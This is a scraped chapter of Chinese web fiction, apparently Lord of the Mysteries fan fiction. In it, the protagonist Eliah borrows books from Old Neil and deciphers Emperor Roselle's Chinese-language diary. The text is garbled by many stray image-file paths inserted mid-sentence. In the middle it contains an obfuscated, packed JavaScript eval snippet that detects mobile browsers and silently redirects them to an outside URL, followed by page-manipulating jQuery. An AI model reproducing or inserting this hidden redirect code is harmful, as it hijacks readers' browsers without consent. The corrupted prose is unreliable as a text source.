伊莱亚当年低序列的时候,就追杀过几个为了扮演故意勾起人心恶意,等一切爆发之后又装模作样当好人的教唆者。
同为不算完全正义的序列,刺客途径的晋升可比他们囚犯途径要血腥暴力多了。
灰眸的队长神情严肃地点头:“我会把你提供的信息上报。相关的资料和教唆者的踪迹我们会向恩马特港那边的值夜者咨询,等有消息了就告诉你。”
“对了,非凡知识相关的书籍大多在查尼斯门后,你去文职人员办公室找老尼尔,他可以给你把资料带出来。”
伊莱亚简洁的表达了感谢,刚要走出门,邓恩就补充了一句:“等等,文职人员办公室是出门左拐第一间,有打字机的那个房间。进去以后,你看到的白头发的老人就是老尼尔。”
“你的保密权限是最高级,廷根值夜者小队这边所有资料都可以查看。”
伊莱亚真情实感的在胸前画了个红月,“非常感谢!赞美女神。”
邓恩喝了一口咖啡,同样在胸前点了四下,“赞美女神。”
7.人人都看大帝日记
文职人员办公室的铁门半掩,透出朦胧的淡黄灯光。
伊莱亚轻轻敲了一下门,听到里面传来苍老的声音:“请进。”
这个房间相当狭窄,放下一套桌椅以后就没几分宽裕空间了。房间里只有一个人,穿着一身黑袍,头发花白,正坐在椅子上低头看资料。
“你就是那位女神眷者?初次见面,像邓恩他们一样叫我老尼尔就好。”听到开门的声音,老尼尔抬头看向伊莱亚,笑容温和。
“伊莱亚·加拉哈德。”伊莱亚朝他点点头,顺手把门合上,“叫我伊莱亚就好。”
他把刚刚从队长那里拿来的批条放在从满是书纸的桌上腾出的空地里,推给尼尔:“这是队长给我的批条,他说找你拿和非凡知识相关的书和资料。”
“好,那你要大概哪些内容的资料呢?”尼尔看了一眼纸条上邓恩的字迹,问道。
“……新手非凡者常识吧,还有基本的仪式魔法、当下主流的隐秘组织和邪教知识。”伊莱亚思索着自己一片空白的非凡知识,一边不算确定地发问:“对了,这里能找到近几年非凡者失控或者犯案的案卷吗?”
不知道是不是错觉,他感觉眼前的老者身上带着一种很古怪的邪异气息。不算浓郁,但是对一个感知相当敏锐,自身也是偏黑暗属性的“狼人”来说还是挺明显的。
但是身上沾上了古怪气息的理由可以有很多,伊莱亚自己的非凡知识不算丰富,也不敢随便的怀疑人,万一尼尔和他比较像,情绪和能力其实都很正常,只是自己所在的途径比较邪恶呢?
所以他把这点思虑放在心里,准备等多了解一些相关的知识或者询问专业人士之后再做判断。
——当然,这个询问对象不会是老尼尔本人。
“还有,如果有关于灵性的基础运用的书也很好。”
比如关于灵视怎么开的教程……在游戏里,想要开启灵视只需要按一下技能键,但现实中他是真的没试过,也不知道怎么用。
虽然这个问题对于一个序列七的非凡者来说,荒谬程度可能不亚于问一个大学生“一加一等于几”,但是考虑到伊莱亚的人设目前还是“失忆的倒霉女神眷者”,这些需求还算合理。
没办法,第一次当非凡者,不太熟练。
尼尔点点头,“好,你在这里等我一会。无聊的话可以看看这些资料消磨一下时间。”
随后便拿着纸条走出了房间。
房间里总共就两把椅子,伊莱亚坐在房间里除了刚刚尼尔没坐着的那把椅子上,随意的打量着桌上的书和资料。
《常见非凡材料汇总》《女神圣典解析》《罗塞尔的生平与谎言》《符号语言解析》《鲁恩植物图鉴》……
等等。
伊莱亚的动作停顿了一下。
他好像……看到了一个熟悉的名字?
罗塞尔?生平与谎言?
他从书堆里抽出那本无论是书名还是人名都莫名很熟悉的传记,翻开。
“谨以此书,纪念伟大的因蒂斯皇帝罗塞尔·古斯塔夫陛下。”首页是花体字的鲁恩语句,而在这这句话的正下方,是一张彩色的油画风半身人像。
画面上的男人穿着华丽满是宝石和金线的斗篷,一头自然披散的栗色长卷发被头顶形制独特的铁黑色皇冠束住,他的脸是很标准的西方面孔,高鼻梁下是修饰仔细的胡须蓝色的眼睛沉着地看向画外,表情严肃而端庄。
总的来说,画里的人的长相和姿态都很符合对一位封建皇帝的印象。
也和空间里那位老乡长的一模一样。
好家伙,原来他真是因蒂斯皇帝啊。伊莱亚摸着下巴翻开书页。
虽然标题起的挺微妙,但是这本书总的来说还是正常的传记,讲述罗塞尔的生平、成就和各项事业,只是加上了一些关于罗塞尔的谣言的澄清。
工业革命、蒸汽机、塔罗牌、民法典、以及大量一眼就能看出原型的文学作品……
不愧是穿越者前辈,在大展拳脚改变世界的同时,也没给后辈留下多少发挥的余地啊。
不过就算让我抄我也只会用这些东西,根本没法想起各种图纸和文章,所以还是感谢罗塞尔发起的工业革命,不然我都没法想象没有马桶和下水道系统的世界该怎么生活……伊莱亚在心里嘀咕着,快速地翻看整本书。
“罗塞尔大帝才华横溢,甚至自创出一种除了他以外无人能识别的语言,并将其命名为‘罗塞尔文’。”
“大帝一生写下了数量庞大的日记,其中所使用的全都是他自创的语言,无数人试图描摹、传播、研究,想要探究这种神秘文字背后所蕴藏的传奇帝王的秘密。本书附录中也有几页笔者收集到的大帝日记抄页,期待有看此书的人能破解其中的奥秘。”
只有身为穿越者的罗塞尔知道,除了他以外没有人认识的语言……
多半是中文吧。
伊莱亚把书合上,从末尾的几页翻开,正好打开附录里标着“罗塞尔日记”的那几页。
确实是方块字,只是横歪竖斜,字形膨胀的很大,字不成字句不像句,比起“一篇中文日记”,更像是被好多个完全没学过中文的外国人一个抄一个导致越抄越不像原文的神秘文章。
在日记的角落,还有用鲁恩语写的猜测和批注。
好在作为一个同时熟悉这门语言并且认识这个世界的文字的人,伊莱亚还是能看出来这上面究竟写了什么的。
“五月三十日,通识者牛逼!黄涛牛逼!我的设计和图纸成功做出成品了!不愧是我,等我把这些发明全部造出来,等我开启工业革命,未来所有人都会记住罗塞尔古斯塔夫的名字!”
“六月一日,特罗菈小姐的舞蹈真是美丽动人啊。”
“六月七日,又抄完翻译完一本名著拿去出版了,出版社那边反应不错,没意外的话又是一本畅销书。幸好我上辈子实打实看过不少名著,现在肚子里有货就是爽。”
“三月十五日,世界上怎么会有贝贝这么聪明机灵又活泼可爱的小孩!我的女儿就是好啊,小小年纪就能认识这么多字,还能安安静静看我画图,学唱歌也很快,不愧是我和玛蒂尔达的女儿。”
“九月七日,亚瑟又把贝贝带去海上玩了!是半神会灵界穿梭了不起啊臭小子!谁当骑士会给自己起名叫‘亚瑟·莫德雷德’,还一点没个骑士样子天天拐教女出去玩啊!!”
“不过贝贝还挺喜欢去海边,以后造船了可以多带她出几次海。不带亚瑟,呵呵。”
虽然总的;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17337723|199221||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
页数不少,但是由于字体很大且奇形怪状,实际上内容并不算多,很快就看完了。
确定自己已经把书里的日记看完一遍之后,伊莱亚合上书,陷入思考。
如果空间里那个自称是穿越者前辈罗塞尔的灵体没有撒谎,那么他应该真的就是书里这位传奇帝王。
而除开那个特罗菈之外,在日记中提到的“贝贝”和“亚瑟”应该都是和罗塞尔非常亲近的人,一个是女儿,另一个是女儿的教父,看这个名字,估计也是个穿越者。
有一说一,就伊莱亚目前了解到的人来说,这个世界穿越者还挺遍地开花。
伊莱亚对这个世界的认知不算丰富,所以没有体会到到太多罗塞尔为世界带来的变化。但是可以想见的是,他确实干了很多大事,也确实活得像个穿越小说主角。
不愧是穿越者前辈啊。
正思索着,尼尔抱着一堆书和资料走了进来,伊莱亚连忙去帮忙接书。
尼尔笑呵呵地看着伊莱亚把书放到桌上,从里面拿出一叠资料:“这些隐秘组织和非凡者的资料不能带走,得在这里看完。剩下的书你可以带回家慢慢看,有什么疑惑都可以来问我。”
接着他就看到眼前的年轻人眼睛亮亮地朝他道谢:“非常感谢尼尔先生!”
然后就飞快地打开资料开始翻看了。
被煤油灯照亮的办公室里一下子陷入一种安静的氛围,除了翻书的声音之外只剩两人呼吸的声音。
“你刚刚是在看这本罗赛尔的传记吗?”尼尔注意到桌上被单独放着的书,看了两眼。
“对,我觉得他的日记很有趣,虽然看不懂,但是那些字很好玩,要是能解读出来的话,感觉可以了解到罗塞尔的很多秘密。”伊莱亚还在看资料,但是不妨碍他一心两用地回复了尼尔。
“你要是好奇的话,我这里还有几页罗塞尔日记,你可以看看。”尼尔从纸堆里扒拉出几张泛黄的书页,递给伊莱亚。
伊莱亚自然是高高兴兴地接过:“非常感谢您!”
然后把这几张纸和今天准备在这里看完的资料放在一起,预备着等会再看。
“你们小年轻好像都挺喜欢罗塞尔日记啊,上次克莱恩也对这个挺好奇的。”
“克莱恩也关注这个?那个占卜家?”“对,他是占卜家序列的,也是值夜者的新人,就比你早几天进我们小队。在这方面,你们倒是可以有共同语言了。”尼尔的脸上依旧带着笑容。
伊莱亚若有所思地点点头,继续埋首于资料,时不时询问几个问题,而尼尔也都一一给出了解答。
一整个白天过去,伊莱亚也把资料看完了。
这时候已经不算早,尼尔已经下班并且交代过他,让他走的时候把资料收拾好放在桌上,然后把门锁好就行。
他深吸一口气,感觉自己狼人的身体都已经有些滞涩疲惫了,于是长长的伸了个懒腰,关上了煤气灯和门,又和身为“不眠者”序列,对睡眠的需求极少,所以常在夜间负责值班的伦纳德打了个招呼,走出了黑荆棘安保公司。
在他背后,黑发碧眼的英俊值夜者把目光从伊莱亚的背影上挪开,一副沉思的样子,声音压的很低:“老头,你看的出来他是什么人吗?”